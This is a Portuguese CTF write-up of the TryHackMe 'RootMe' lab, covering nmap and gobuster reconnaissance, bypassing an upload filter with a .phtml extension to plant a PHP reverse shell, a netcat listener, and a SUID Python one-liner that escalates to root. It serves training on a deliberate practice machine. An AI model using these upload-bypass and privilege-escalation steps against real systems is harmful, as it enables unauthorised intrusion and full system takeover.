

Relatório de Penetration Test: RootMe

Edson Gabriel Barbosa Brandão

Junho de 2026

Conteúdo

1	Visão Geral	2
2	Reconhecimento	2
2.1	Enumeração de Portas e Serviços	2
2.2	Achar paginas com gobuster	2
3	Exploração	3
3.1	Bypass de upload de arquivo	3
4	Escalada de Privilégios	4
5	Conclusão	4
6	Referências	4

1 Visão Geral


RootMe é um ctf de nível fácil do TryHackMe que utiliza como base achar vulnerabilidades em lugares incomuns e como dar a volta em defesas simples.

2 Reconhecimento

2.1 Enumeração de Portas e Serviços

A fase de reconhecimento teve início com a execução de uma varredura utilizando o Nmap para descobrir portas abertas e mapear os serviços em execução no endereço alvo:

```
nmap -A -sV <TARGET_IP>
```



```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 70:22:9f:fa:4b:f0:58:e2:17:e8:8b:da:9c:f8:f3:da  (RSA)
|_  256 39:85:eb:ba:0c:1e:e2:1b:bf:04:64:6a:b2:18:e5:f2  (ECDSA)
|_  256 4d:8a:7f:ee:79:96:b5:56:37:7c:4f:1e:e0:a7:da:6a  (ED25519)
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
```

Figura 1: Resultado do nmap

Os resultados da varredura indicaram 2 portas abertas principais, revelando um servidor web Apache no Ubuntu, o serviço SSH porém nada de critico.

2.2 Achar paginas com gobuster

Com a ferramenta gobuster em um arquivo padrão das listas de seclists do Kali, podemos tentar achar outras paginas com possíveis pistas

```
gobuster dir -u http://<TARGET_IP> -w <SECLIST> -t 100
```

Achamos a seguinte pagina web com uma seção de upload de arquivo:




Figura 2: Pasta /panel/

3 Exploração

3.1 Bypass de upload de arquivo

Ao procurar por formas de exploit no upload de arquivos, achei um script de PHP reverse shell pelo pentestmonkey, ao enviar o arquivo com o script:




Figura 3: Error ao enviar

Então tentei uma extensão alternativa ao PHP: .phtml, o que foi enviado com sucesso

Agora faremos o seguinte comando para se conectar a porta que setamos no script

```
nc -lvp 1234
```

```
whoami
```

E vemos que estamos no www data e para achar a user flag faremos o seguinte comando para extrai-la

```
find / -type f -name "user.txt" 2>/dev/null  
/var/www/user.txt
```

4 Escalada de Privilégios

Para achar a flag da root primeiro procurarei por vulnerabilidades por arquivos com permissão SUID

```
find / -type f -perm -4000 2>/dev/null
```

e achamos um arquivo que pode ser utilizado, com um comando do GTFO-Bins para escalção utilizando python e SUID

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Assim entramos na root e temos acesso a flag final.

5 Conclusão

O principal desse CTF foi mostrar que é sempre possível achar vulnerabilidades em lugares inesperados como o de upload de arquivo e a importância dos scripts e comandos achados pela comunidade nesses testes de penetração.

6 Referências

- **Nmap Network Mapper:** Ferramenta de descoberta de rede e auditoria de segurança. Disponível em: <https://nmap.org/>
- **Script utilizado:** <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>
- **GTFOBins:** <https://gtfobins.org/gtfobins/python/#shell>